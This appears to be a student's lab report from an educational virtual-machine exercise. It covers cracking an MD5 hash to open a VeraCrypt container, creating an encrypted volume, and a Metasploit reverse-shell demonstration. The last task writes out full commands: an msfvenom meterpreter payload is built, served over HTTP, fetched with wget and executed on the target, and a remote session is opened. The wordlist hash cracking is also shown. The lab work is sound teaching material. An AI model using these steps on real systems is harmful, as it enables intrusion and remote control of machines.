

Web Security & Malware Analysis – Intermediate Level Report

Task Level: Intermediate

Assessment Type: Authorized Educational Lab

Environment: Virtual Machine

This report documents an intermediate-level cyber security practical involving disk encryption analysis, executable file inspection, and controlled reverse connection testing within a virtualized environment.

All activities were performed strictly for educational purposes using provided lab files.

Tools & Environment

- **VeraCrypt** – Disk encryption and decryption
- **Hash Identification & Decoding Tools** – Password analysis
- **PE Explorer** – Portable Executable analysis
- **Metasploit Framework** – Payload and session handling
- **Virtual Machines** – Kali Linux & Metasploitable2

Task 1: VeraCrypt Encrypted File Analysis

Methodology

- An encrypted container was provided, protected using VeraCrypt.
- A file named encoded.txt contained a hashed version of the password.
- The hash was identified and decoded using appropriate offline analysis techniques.
- The decoded password was used to mount the encrypted container via VeraCrypt.

```
jackal@kali: ~/shadowfox_lab
Session Actions Edit View Help
(jackal@kali)-[~]
$ sudo mkdir -p /mnt/share
[sudo] password for jackal:
(jackal@kali)-[~]
$ sudo mount -t 9p -o trans=virtio,msize=524288 share /mnt/share
(jackal@kali)-[~]
$ ls /mnt/share
encoded.txt.txt  PE.Explorer_setup.exe  'shadowfox veracrypt.txt'  'VeraCrypt Setup 1.26.7.exe'
(jackal@kali)-[~]
$ mkdir -p ~/shadowfox_lab
(jackal@kali)-[~]
$ cp /mnt/share/* ~/shadowfox_lab/
(jackal@kali)-[~]
$ cd ~/shadowfox_lab
(jackal@kali)-[~/shadowfox_lab]
$ ls
encoded.txt.txt  PE.Explorer_setup.exe  'shadowfox veracrypt.txt'  'VeraCrypt Setup 1.26.7.exe'
(jackal@kali)-[~/shadowfox_lab]
$ cat encoded.txt.txt
482c811da5d5b4bc6d497ffa98491e38
```

```
(jackal@kali)-[~/shadowfox_lab]
$ hashid encoded.txt.txt
--File 'encoded.txt.txt'--
Analyzing '482c811da5d5b4bc6d497ffa98491e38'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
--End of file 'encoded.txt.txt'--
(jackal@kali)-[~/shadowfox_lab]
$ cd ~/shadowfox_lab
(jackal@kali)-[~/shadowfox_lab]
$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz 2>/dev/null
(jackal@kali)-[~/shadowfox_lab]
$ john --wordlists=/usr/share/wordlists/rockyou.txt --format=raw-md5 encoded.txt.txt
Unknown option: "--wordlists=/usr/share/wordlists/rockyou.txt"
```

```
(jackal@kali)-[~/shadowfox_lab]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 encoded.txt.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (7)
1g 0:00:00.00 DONE (2025-12-11 09:49) 100.0g/s 1638Kp/s 1638Kc/s 1638KC/s 123456..cocoliso
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
(jackal@kali)-[~/shadowfox_lab]
$ john --show --format=raw-md5 encoded.txt.txt
?:password123
1 password hash cracked, 0 left
```

Observations

- The encryption mechanism successfully protected file contents.
- Once mounted with the correct password, the container revealed a text file.

Result

- A **secret code** was successfully retrieved from the decrypted file.

Conclusion

This task demonstrated practical knowledge of encryption, password hashing, and secure container access mechanisms.

Task 2: VeraCrypt Encrypted Volume Creation

Methodology

In this task, the VeraCrypt application was used to create an encrypted volume within a virtualized Linux environment. The VeraCrypt Volume Creation Wizard was launched, and a new encrypted container was configured by selecting the appropriate encryption and hashing algorithms. Randomness was generated through mouse movements to strengthen the cryptographic keys before formatting the volume.

Observations

- The VeraCrypt interface displayed the **Volume Format** screen.
- Cryptographic keys such as the **Header Key** and **Master Key** were generated successfully.
- The randomness collection process was completed, enhancing encryption strength.
- A confirmation message appeared stating that the VeraCrypt volume was successfully created.

```
jackal@kali: ~  
Session Actions Edit View Help  
(jackal@kali)~  
$ ls /media  
cdrom  cdrom0  veracrypt1  
(jackal@kali)~  
$ ls /media/veracrypt1  
(jackal@kali)~  
$ echo "SHADOWFOX_SECRET_01" | sudo tee /media/veracrypt1/secret.txt  
[sudo] password for jackal:  
SHADOWFOX_SECRET_01  
(jackal@kali)~  
$ ls /media/veracrypt1  
secret.txt  
(jackal@kali)~  
$ cat /media/veracrypt1/secret.txt  
SHADOWFOX_SECRET_01  
(jackal@kali)~  
$
```

jackal@kali: ~/Downloads

```
(jackal@kali)~  
$ cd ~/Downloads  
(jackal@kali)~/Downloads  
$ ./VeraCrypt-1.26.24-aarch64.AppImage
```

VeraCrypt

Volumes Favorites Tools Settings Help

Slot	Volume	Size	Mount Directory	Type
1				
2				
3				
4				
5				
6				
7				
8				
9				
10				
11				

Administrator privileges required

Enter your user password or administrator password:

Cancel OK



Create Volume Volume Properties... Wipe Cache

Volume

 /home/jackal/shadowfox_lab/shadowfox_container.hc Select File...

☒ Never save history Volume Tools... Select Device...

Mount Auto-Mount Devices Unmount All Exit



Result

The encrypted VeraCrypt volume was created successfully, as confirmed by the system message ***“The VeraCrypt volume has been successfully created”***. This indicates that the encryption process was completed without errors.

Conclusion

This task demonstrated practical understanding of disk encryption concepts and the use of VeraCrypt for securely creating encrypted containers. It highlights the importance of strong encryption mechanisms for protecting sensitive data against unauthorized access.

Task 3: Reverse Shell Demonstration (Controlled Lab)

Methodology

- A reverse connection scenario was simulated between a Metasploitable2 and a Kali Linux VM.
- Metasploit Framework was used to generate and manage the payload in a **closed virtual environment**.
- A listener was configured on the attacking machine to receive the connection.

Observations

- A successful reverse connection was established.
- The session confirmed communication from the target system back to the listener.

```
jackal@kali: ~  
Session Actions Edit View Help  
(jackal@kali)-[~]  
$ msfconsole  
Metasploit tip: Save the current environment with the save command,  
future console restarts will use this environment again  
  
      .:ok000kdc'      'cdk000ko:.  
      .x000000000000c      c00000000000x.  
      :00000000000000k,      ,k00000000000000:  
      '00000000kkkk00000: :00000000000000000'  
      o0000000.      .o0000o000l.      ,00000000o  
      d0000000.      .c00000c.      ,00000000x  
      l0000000.      ;d;      ,00000000l  
      .00000000.      ;;      ;      ,00000000.  
      c0000000.      .00c.      'o0.      ,0000000c  
      o000000.      .0000.      :0000.      ,000000o  
      l00000.      .0000.      :0000.      ,00000l  
      ;0000'      .0000.      :0000.      ;0000;  
      .d00o      .0000eccc0000.      x00d.  
      ,kol      .00000000000000.      .d0k,  
      :kk;.00000000000000.c0k:  
      ;k00000000000000k:  
      ,x000000000000x,  
      .l0000000l.  
      ,d0d,  
      .  
  
=[ metasploit v6.4.99-dev ]  
+ --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads ]  
+ --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project
```

```
jackal@kali: ~  
Session Actions Edit View Help  
      .00000000.      .i      ;      ,00000000.  
      c0000000.      .00c.      'o0.      ,0000000c  
      o000000.      .0000.      :0000.      ,000000o  
      l00000.      .0000.      :0000.      ,00000l  
      ;0000'      .0000.      :0000.      ;0000;  
      .d00o      .0000eccc0000.      x00d.  
      ,kol      .00000000000000.      .d0k,  
      :kk;.00000000000000.c0k:  
      ;k00000000000000k:  
      ,x000000000000x,  
      .l0000000l.  
      ,d0d,  
      .  
  
=[ metasploit v6.4.99-dev ]  
+ --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads ]  
+ --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp  
payload => linux/x86/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.64.6  
LHOST => 192.168.64.6  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.64.6:4444  
[*] Sending stage (1062760 bytes) to 192.168.64.7  
[*] Meterpreter session 1 opened (192.168.64.6:4444 -> 192.168.64.7:37011) at 2025-12-13 02:57:06 -0500  
  
meterpreter > sysinfo  
Computer      : metasploitable.localdomain  
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)  
Architecture : i686  
BuildTuple    : i486-linux-musl  
Meterpreter   : x86/linux  
meterpreter > getuid  
Server username: msfadmin  
meterpreter >
```

```
msfadmin@metasploitable:/tmp$ wget http://192.168.64.7:8000/shell.elf
--02:21:09--  http://192.168.64.7:8000/shell.elf
=> 'shell.elf'
Connecting to 192.168.64.7:8000... failed: Connection refused.
msfadmin@metasploitable:/tmp$ wget http://192.168.64.6:8000/shell.elf
--02:21:38--  http://192.168.64.6:8000/shell.elf
=> 'shell.elf'
Connecting to 192.168.64.6:8000... failed: Connection refused.
msfadmin@metasploitable:/tmp$ wget http://192.168.64.6:8000/shell.elf
--02:27:52--  http://192.168.64.6:8000/shell.elf
=> 'shell.elf'
Connecting to 192.168.64.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

100%[=====>] 207          --.--K/s

02:27:52 (310.02 KB/s) - 'shell.elf' saved [207/207]

msfadmin@metasploitable:/tmp$ chmod +x shell.elf
msfadmin@metasploitable:/tmp$ ls -l shell.elf
-rwxr-xr-x 1 msfadmin msfadmin 207 2025-12-13 02:17 shell.elf
msfadmin@metasploitable:/tmp$ cd /tmp
msfadmin@metasploitable:/tmp$ ./shell.elf
_
```

```
msfadmin@metasploitable:/tmp$ wget http://192.168.64.6:8000/shell.elf
--02:27:52--  http://192.168.64.6:8000/shell.elf
=> 'shell.elf'
Connecting to 192.168.64.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

100%[=====>] 207          --.--K/s

02:27:52 (310.02 KB/s) - 'shell.elf' saved [207/207]

msfadmin@metasploitable:/tmp$ chmod +x shell.elf
msfadmin@metasploitable:/tmp$ ls -l shell.elf
-rwxr-xr-x 1 msfadmin msfadmin 207 2025-12-13 02:17 shell.elf
msfadmin@metasploitable:/tmp$ cd /tmp
msfadmin@metasploitable:/tmp$ ./shell.elf
```



```
(jackal@kali)-[~]
$ cd ~/shadowfox_lab

(jackal@kali)-[~/shadowfox_lab]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.64.6 LPORT=4444 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf

(jackal@kali)-[~/shadowfox_lab]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 14464 (http://0.0.0.0:14464/) ...
^C
Keyboard interrupt received, exiting.

(jackal@kali)-[~/shadowfox_lab]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.64.7 - - [13/Dec/2025 02:27:52] "GET /shell.elf HTTP/1.0" 200 -
```

Result

- A controlled reverse shell session was achieved within the virtual lab setup.

Conclusion

This task demonstrated the concept of reverse shells and the importance of network monitoring, endpoint security, and exploitation prevention.